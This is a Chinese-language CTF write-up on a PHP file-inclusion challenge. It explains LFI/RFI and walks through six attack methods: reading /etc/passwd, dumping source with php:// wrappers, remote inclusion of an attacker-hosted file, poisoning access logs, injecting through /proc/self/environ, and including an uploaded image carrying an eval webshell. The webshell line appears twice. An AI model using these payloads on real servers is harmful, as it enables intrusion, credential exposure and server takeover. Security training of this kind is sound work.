<?php
/**
 * Created by PhpStorm.
 * User: jinzhao
 * Date: 2019/7/9
 * Time: 7:07 AM
 */

highlight_file(__FILE__);

if(isset($_GET['file'])) {
    $str = $_GET['file'];

    include $_GET['file'];
}
核心漏洞
include 是 PHP 的文件包含 / 执行函数 用户可以控制 file 参数 → 控制 include 包含任意文件 → 读取敏感数据 / 执行代码
这就是 任意文件包含漏洞(LFI/RFI)。意思是我们可以上传任意的文件用于攻击
获取flag
网址+?file=/flag
包含6种攻击方法
1. 读取服务器敏感文件
Linux 读取系统密码文件
?file=/etc/passwd

可以获取到服务器的相关信息
2. PHP 伪协议:读取任意文件源码
读取源码

这里是任意文件的源码
我们通过将文件源码下载转换为base64编码,防止服务器直接运行,这里获取到源码就可以对其分析,通过两个伪协议进行对读取文件源码,执行php代码
如何看出
看 URL 地址 网址里出现 ?xxx = 文件名 格式例:index.php?page=1.php``index.php?file=head.html``index.php?path=login.php只要参数值是文件名字,大概率存在文件包含漏洞。
简单测试确认 把后面文件名换成 phpinfo.php访问:index.php?file=phpinfo.php能正常加载页面内容,说明参数可控,存在包含漏洞。
替换伪协议试探 直接换成 php://input``index.php?file=php://input不报错、不拦截,就能直接 POST 执行代码。
3. 远程文件包含(直接拿服务器权限)
如果服务器开启 allow_url_include = On
可以直接包含你的恶意文件:
plaintext
?file=http://你的服务器/shell.txtshell.txt 内容:
plaintext
<?php eval($_POST[cmd]);?>直接植入一句话木马!

上述图片中的服务器关闭了远程文件上传
4. 包含日志文件 Getshell(入侵常用)
Apache/Nginx 会记录访问日志攻击者先访问:
plaintext
http://目标地址/<?php phpinfo();?>日志里就会写入 PHP 代码再包含日志文件:
plaintext
?file=/var/log/apache2/access.log代码被执行 → 服务器沦陷
这里需要知道服务器的相关类型
主要是通过对日志文件进行读写,将被攻击的服务器中的日志文件做成我们的木马
5. 包含 /proc/self/environ 变量(Linux)
plaintext
?file=/proc/self/environ可以在请求头里写入代码执行。

这里没有被禁止了,原因是权限不足,
6. 包含上传文件 Getshell
如果网站有上传点(头像、文档)上传一个图片马:shell.jpg 内容:
plaintext
<?php eval($_POST[cmd]);?>然后包含:
plaintext
?file=../upload/2025/shell.jpg图片里的 PHP 代码会被执行!
这里就是文件上传漏洞